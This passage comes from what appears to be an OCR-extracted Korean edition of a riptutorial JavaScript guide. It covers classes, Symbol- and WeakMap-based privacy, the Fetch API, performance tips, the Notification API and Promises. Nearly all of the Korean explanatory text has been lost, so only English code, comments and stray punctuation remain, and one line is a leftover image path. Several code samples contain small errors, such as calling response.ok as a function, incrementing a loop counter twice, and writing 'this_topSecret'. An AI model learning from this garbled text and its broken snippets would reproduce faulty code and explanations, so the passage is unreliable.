}

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';
```

```
console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

setter `undefined` .

```
const classInstance = new class {
    set prop(value) {
        console.log('setting', value);
    }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined
```

getter .

```
const classInstance = new class {
    get prop() {
        return 5;
    }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

. .

, `super()` `this` .

```
class SuperClass {

    constructor() {
        this.logger = console.log;
    }

    log() {
        this.logger(`Hello ${this.name}`);
    }

}

class SubClass extends SuperClass {

    constructor() {
        super();
        this.name = 'subclass';
    }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

JavaScript . Douglas Crockford ( ) .

Queue .

```
class Queue {

  constructor () {                    // - does generate a closure with each instantiation.

    const list = [];                  // - local state ("private member").

    this.enqueue = function (type) {  // - privileged public method
                                      //   accessing the local state
      list.push(type);                //   "writing" alike.
      return type;
    };
    this.dequeue = function () {      // - privileged public method
                                      //   accessing the local state
      return list.shift();            //   "reading / writing" alike.
    };
  }
}


var q = new Queue;            //
                              //
q.enqueue(9);                 // ... first in ...
q.enqueue(8);                 //
q.enqueue(7);                 //
                              //
console.log(q.dequeue());     // 9 ... first out.
console.log(q.dequeue());     // 8
console.log(q.dequeue());     // 7
console.log(q);               // {}
console.log(Object.keys(q));  // ["enqueue","dequeue"]
```

Queue , .

Queue enqueue dequeue (Object.keys(q)) list .

. (/). / .

[] . Symbol .

```
let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }

  // example using symbols
  [METADATA]() {
    return {
      make: this.make,
      model: this.model
    };
  }
```

```
  // you can also use any javascript expression

  // this one is just a string, and could also be defined with simply add()
  ["add"](a, b) {
    return a + b;
  }

  // this one is dynamically evaluated
  [1 + 2]() {
    return "three";
  }
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }
```

.

.

```
class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }
```

. 4 .

, ES2015 MDN

.

.

for var in Object.keys .

.

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
```

```
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

symbols .

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

100 % . ! Object.getOwnPropertySymbols .

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

WeakMaps

WeakMap WeakMap .

MDN

WeakMap / . .

WeakMap MDN .

WeakMap . , WeakMap .

WeakMap .

WeakMap .

WeakMap .

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
    constructor(secret){
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance
private data
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret
        };
    }
}
```

const topSecret topSecret topSecret .

this

.

```
   export class SecretAgent{
        constructor(secret){
            const topSecret = secret;
            this.coverStory = 'just a simple gardner';
            this.doMission = () => {
                figureWhatToDo(topSecret); // we have access to topSecret
            };
        }
    }
```

100 % .

_ .

.

```
export class SecretAgent{
    constructor(secret){
        this._topSecret = secret; // it private by convention
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(this_topSecret);
        };
    }
}
```

ClassDeclaration Name .

1. - `let`
2. - `class {}` - `const { }`

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

,

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

-

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
```

```
}
A = null; // works
```

: https://riptutorial.com/ko/javascript/topic/197/

65:

- promise = fetch (url) .then (function (response) {})
- promise = fetch (url, options)
- = ()

method	HTTP . : GET , POST , PUT , DELETE , HEAD . GET .
headers	HTTP Headers .
body	string FormData . undefined
cache	. default , reload , no-cache
referrer	.
mode	cors , no-cors , same-origin . no-cors .
credentials	omit , same-origin , include omit .
redirect	follow , error , manual . follow .
integrity	. .

Fetch , .

Request Response .

GlobalFetch .

Fetch GitHub polyfill . / Node.js .

(github). 1 T39 .

Examples

GlobalFetch

GlobalFetch fetch .

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }

        return response.json();
```

```
    })
    .then(json => {
        console.log(json);
    });
```

. .

```
fetch('/example.json', {
    headers: new Headers({
        'Accept': 'text/plain',
        'X-Your-Custom-Header': 'example value'
    })
});
```

```
fetch(`/example/submit`, {
    method: 'POST',
    body: new FormData(document.getElementById('example-form'))
});
```

JSON

```
fetch(`/example/submit.json`, {
    method: 'POST',
    body: JSON.stringify({
        email: document.getElementById('example-email').value,
        comment: document.getElementById('example-comment').value
    })
});
```

. .

1. URL .

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. .

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

JSON

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflow

  .then(resp => resp.json())
  .then(json => console.log(json))
  .catch(err => console.log(err));
```

API Fetch

```
const url =
      'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
  for (const {title, score, owner, link, answer_count} of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
  }
});
```

: https://riptutorial.com/ko/javascript/topic/440/

66:

JavaScript . .

. . .

, , ...

Examples

try / catch

JavaScript (: Ignition + turbofan Node.js Chrome) try / catch .

try / catch . , .

```
function myPerformanceCriticalFunction() {
    try {
        // do complex calculations here
    } catch (e) {
        console.log(e);
    }
}
```

( ) `try` .

```
// This function can be optimized
function doCalculations() {
    // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
    try {
        doCalculations();
    } catch (e) {
        console.log(e);
    }
}
```

jsPerf : https://jsperf.com/try-catch-deoptimization . Chrome Firefox IE try / catch .

. . . , , . , / .

( ) . . , , (: AJAX) .).

.

```
function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}
```

1 100 Javascript . - (tail-call optimization) (Douglas Crockford ES6 (tail-call optimization)).

1 . , , ! .

```
var fact = (function() {
  var cache = {}; // Initialise a memory cache object

  // Use and return this function to check if val is cached
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }

    /* Other alternatives for checking are:
    || cache.hasOwnProperty(val) or !!cache[val]
    || but wouldn't work if the results of those
    || executions were falsy values.
    */
  }

  // We create and name the actual function to be used
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  || that computes because  it happens to be recursive,
  || if it weren't you could avoid creating an extra
  || function in this self-invoking closure function.
  */
  return checkCache;
}());
```

:

```
> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157
```

. *num* 1 1 *num* .

? ? JSON.stringify () arguments ( ) . .

( ) "" .

: ES6 ... `var args = Array.prototype.slice.call(null, arguments);` ; const var . .

```
function memoize(func) {
  let cache = {};
```

```
  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

. . , `func.apply(null, args)` `func(...args)` . func `Function.prototype.apply` .

.

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

-

JS . , .

.

( ).

Node.js process.hrtime [,] . .

`console.time("labelName")` . 10,000 . `console.timeEnd("labelName")` . time () timeEnd () . .

Date.now `Date.now()` 1970 1 1 00:00:00 UTC Timestamp . now () Date Date.now () .

1 : `performance.now()`

, DOMHighResTimeStamp 1000 1 Performance.now () .

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
```

```
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

.

```
Elapsed time: 0.10000000009313226
```

`performance.now()` 1/1000 .

2 : `Date.now()`

( ) `Date.now()`

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00
UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

3 : `console.time("label")` & `console.timeEnd("label")`

2 `console.time("label")` `console.timeEnd("label")`

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

4 `process.hrtime()`

Node.js .

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

,

. .

. for .

```
var global_variable = 0;
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
}
```

for for items length items items i global_variable .

performant .

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

for li , items , i , local_variable . .

.

A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
    return {x:0,y:0};
}
function test1(a){ // return object supplied
    a.x=0;
    a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
   b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
   b = test1(a);
}
```

B A 4 (400 %) .

. A test() . B test1() . GC . (GC)

B

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){  // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}
```

B A 5 (500 %) .

DOM

JavaScript DOM .

DOM . . *(reflow)* .

.

`<ul>` .

```
<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>
```

`5000` 5000 ( ).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`;  // update 5000 times
}
```

DOM 5000 .

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
```

```
list.innerHTML = html;     // update once
```

`document.createDocumentFragment()` HTML . container `innerHTML` ( ).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

null

JavaScript JIT . MD .

" " . JIT .

. `null` . . .

. for . "x" . "x" null .

.

```
function f1() {
    var P = function () {
        this.value = 1
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
    var P = function () {
        this.value = 1;
        this.x = null;
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}
```

```
(function perform(){
    var start = performance.now();
    f1();
    var duration = performance.now() - start;

    console.log('duration of f1  ' + duration);


    start = performance.now();
    f2();
    duration = performance.now() - start;

    console.log('duration of f2 ' + duration);
})()
```

Chrome Firefox .

```
       FireFox     Chrome
 -------------------------
 f1      6,400      11,400
 f2      1,700       9,600
```

.

Numbers .

.

.

```
// summing properties
var sum = (function(arr){
        var start = process.hrtime();
        var sum = 0;
        for (var i=0; i<arr.length; i++) {
                sum += arr[i];
        }
        var diffSum = process.hrtime(start);
        console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
        return sum;
})(arr);
```

.

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

:

```
Summing took 384416 nanoseconds
```

.

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

:

```
Summing took 180520 nanoseconds
```

.

. JavaScript IEEE754 . . .

.

: https://riptutorial.com/ko/javascript/topic/1640/-

67:

- ()
- ()
- Symbol.toString ()

ECMAScript 2015 19.4

Examples

`Symbol` ES6 . , . , `symbol` `string` .

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

`console.log` `ABC` .

Symbols .

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

.

`(description)` . / `Symbol.for()` .

JavaScript , .

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

`toString` `String` (:).

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

Symbol.for ()

`Symbol.for` . .

```
let a = Symbol.for('A');
```

`Symbol.for('A')` (`Symbol('A')` `Symbol('A')`).

```
a === Symbol.for('A') // true
```

```
a === Symbol('A') // false
```

: https://riptutorial.com/ko/javascript/topic/2764/

68:

Examples

var .

var .

:

```
(function foo() {
    var a = b = 0;
})()
console.log('a: ' + a);
console.log('b: ' + b);
```

.

```
Uncaught ReferenceError: a is not defined
'b: 0'
```

a b . = . .

```
var a = (b = 0);
```

var .

```
var a, b;
a = b = 0;
```

:

```
var a = 0, b = a;
```

a b .

: https://riptutorial.com/ko/javascript/topic/4520/-

69: API

- Notification.requestPermission ( )
- Notification.requestPermission (). then (*callback* , *rejectFunc*)
- (,)
- .close ()

API .

. .

.

		Firefox				
29	14	46		38		9.1

Examples

`Notification.requestPermission` .

```
Notification.requestPermission(function() {
    if (Notification.permission === 'granted') {
        // user approved.
        // use of new Notification(...) syntax will now be successful
    } else if (Notification.permission === 'denied') {
        // user denied.
    } else { // Notification.permission === 'default'
        // user didn’t make a decision.
        // You can’t send notifications until they grant permission.
    }
});
```

Firefox 47 `.requestPermission`

```
Notification.requestPermission().then(function(permission) {
    if (!('permission' in Notification)) {
        Notification.permission = permission;
    }
    // you got permission !
    }, function(rejection) {
    // handle rejection here.
    }
);
```

Hello .

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

.

, !

.close() .

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

setTimeout .

```
let notification = new Notification(title, options);
setTimeout(() => {
    notification.close()
}, 4000);
```

4 .

Notification API .

1. click .

(X) .

:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. error

.

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

API : https://riptutorial.com/ko/javascript/topic/696/-api

70:

- (/ * : * / function (,) {})
- promise.then (onFulfilled [, onRejected])
- promise.catch (onRejected)
- . ()
- Promise.reject ()
- Promise.all (iterable)
- Promise.race (iterable)

ECMAScript 2015 88 % 2017 7 . .

		Firefox					iOS Safari
32	12	27		19		7.1	8

`Promise` . "" `progress` (`notify`) .

Promises / A + 1.0 1.1 . A + .

Examples

`then` .

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
    // 5 seconds later
    .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
    .then(value => { /* value === 2 */ });
```

`Promise` A `then` .

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

`catch` , `catch` A `try` / `catch` . `then` `catch` `catch` .

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console));  // outputs "oh yes"
```

`catch` `reject` `catch` .

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console))      // won't be called
  .catch(console.error.bind(console));  // outputs "oh yes"
```

"" . . .

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

.

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()
         |                               ^
         V                               |
         -> handlerFn3 -> handlerFn4 -^
```


catch .

Promise . ( ) (" ") .

.

- -
- *fulfilled* - . .
- - , . .

( ) . . then catch . .



```
const promise = new Promise((resolve, reject) => {
    // Perform some work (possibly asynchronous)
    // ...

    if (/* Work has successfully finished and produced "value" */) {
        resolve(value);
    } else {
        // Something went wrong because of "reason"
        // The reason is traditionally an Error object, although
        // this is not required or enforced.
        let reason = new Error(message);
        reject(reason);

        // Throwing an error also rejects the promise.
        throw reason;
    }
});
```

then catch .

```
promise.then(value => {
    // Work has completed successfully,
    // promise has been fulfilled with "value"
}).catch(reason => {
    // Something went wrong,
    // promise has been rejected with "reason"
});
```

: promise.then(...) promise.then(...) promise.catch(...) Uncaught exception in Promise . then / catch .

then .

```
promise.then(onFulfilled, onRejected);
```

" "(,) . .

`setTimeout()` . .

wait .

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

`Promise.all()` (: Array) .

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

iterable "promisified" .

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

.

```
Promise.all([
    resolve(1, 5000),
```

```
    resolve(2, 6000),
    resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
    console.log(result1);
    console.log(result2);
    console.log(result3);
});
```

`Promise.race()` .

```
// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
    resolve(1, 5000),
    resolve(2, 3000),
    resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.


Promise.race([
    reject(new Error('bad things!'), 1000),
    resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second
```

""

`Promise.resolve` .

```
let resolved = Promise.resolve(2);
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

`value` `Promise.resolve` , `Promise.resolve` .

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
let two = Promise.resolve(one);
two.then(value => {
    // 1 second has passed
    // value === 2
});
```

`value` "thenable"(spec `then`) . `Promise.resolve` 3 1 .

```
let resolved = Promise.resolve({
    then(onResolved) {
        onResolved(2);
    }
});
resolved.then(value => {
    // immediately invoked
    // value === 2
});
```

Promise.reject reason .

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
    // immediately invoked
    // reason === "Oops!"
});
```

"""

,

```
fooFn(options, function callback(err, result) { ... });
```

( ):

```
function promiseFooFn(options) {
    return new Promise((resolve, reject) =>
        fooFn(options, (err, result) =>
            // If there's an error, reject; otherwise resolve
            err ? reject(err) : resolve(result)
        )
    );
}
```

.

```
promiseFooFn(options).then(result => {
    // success!
}).catch(err => {
    // error!
});
```

promisify .

```
function promisify(func) {
    return function(...args) {
        return new Promise((resolve, reject) => {
            func(...args, (err, result) => err ? reject(err) : resolve(result));
        });
    }
}
```

:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
    .then(stat => console.log('STATE', stat))
    .catch(err => console.log('ERROR', err));
```

`then` (`reject`) `catch` .

```
throwErrorAsync()
  .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

`resolve` .

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

`then` . `resolve` throw `reject` .

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
  .catch(error => { /* handle error from throwErrorSync() */ });
```

. .

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */ });
```

.

```
throwErrorAsync()
  .catch(error => {
      /* handle error from throwErrorAsync() */
      throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

`setTimeout` `throw` throw .

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

.

catch reject .

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

catch .

```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error*/ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error*/ });
```

unhandledrejection .

```
window.addEventListener('unhandledrejection', event => {});
```

. rejectionhandled .

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

event . event.reason event.promise promise .

Nodejs rejectionhandled unhandledrejection rejectionHandled unhandledRejection process .

```
process.on('rejectionHandled', (reason, promise) => {});
process.on('unhandledRejection', (reason, promise) => {});
```

reason promise promise .

unhandledrejection rejectionhandled rejectionhandled unhandledrejection . .

: Chrome 49 Node.js unhandledrejection rejectionhandled rejectionhandled unhandledrejection .

---

fulfill reject

then(fulfill, reject) (null) .

null .

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

.

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

then(fulfill, reject) then(fulfill).catch(reject) . reject fulfill . .

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }, // error in the fulfill handler
        error => { /* this is not called! */ });
```

. .

```
Promise.resolve() // previous promise is fulfilled
    .then(() => { throw new Error(); }) // error in the fulfill handler
    .catch(error => { /* handle error */ });
```

then(fulfill, reject) catch(reject).then(fulfill) then(fulfill, reject) .

▪

.

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

promise chain .

```
makeSomethingAsync().
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

promise chain .

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

.

▪

.

```
function foo(arg) {
  if (arg === 'unexepectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

▪

throw .

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

. .

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

.

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();
```

```
fetch.then(processResult);
```

. .

.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
    if (!cachedPromise) {
        cachedPromise = fetch(planets)
            .catch(function (e) {
                // Invalidate the current result to retry on the next fetch
                cachedPromise = null;
                // re-raise the error to propagate it to callers
                throw e;
            });
    }
    return cachedPromise;
}
```

.

.

.

- "then".
- "catch".

""

`.then()` HTTP .

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.then(() => {
        console.log(n);
        return new Promise(res => setTimeout(res, 1000));
    });
}, Promise.resolve()).then(
    () => console.log('done'),
    (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

:

1. `.reduce()` `Promise.resolve()` .
2. `.then()` .
3. `reduce()` Promise.resolve (), then (...), then (...).
4. reduce `.then(successHandler, errorHandler)` `successHandler` . `errorHandler` .

: "then" `Promise.all()` .

""

`.catch()` .

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
    return seq.catch(() => {
        console.log(n);
        if(n === working_resource) { // 5 is working
            return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
        } else { // all other values are not working
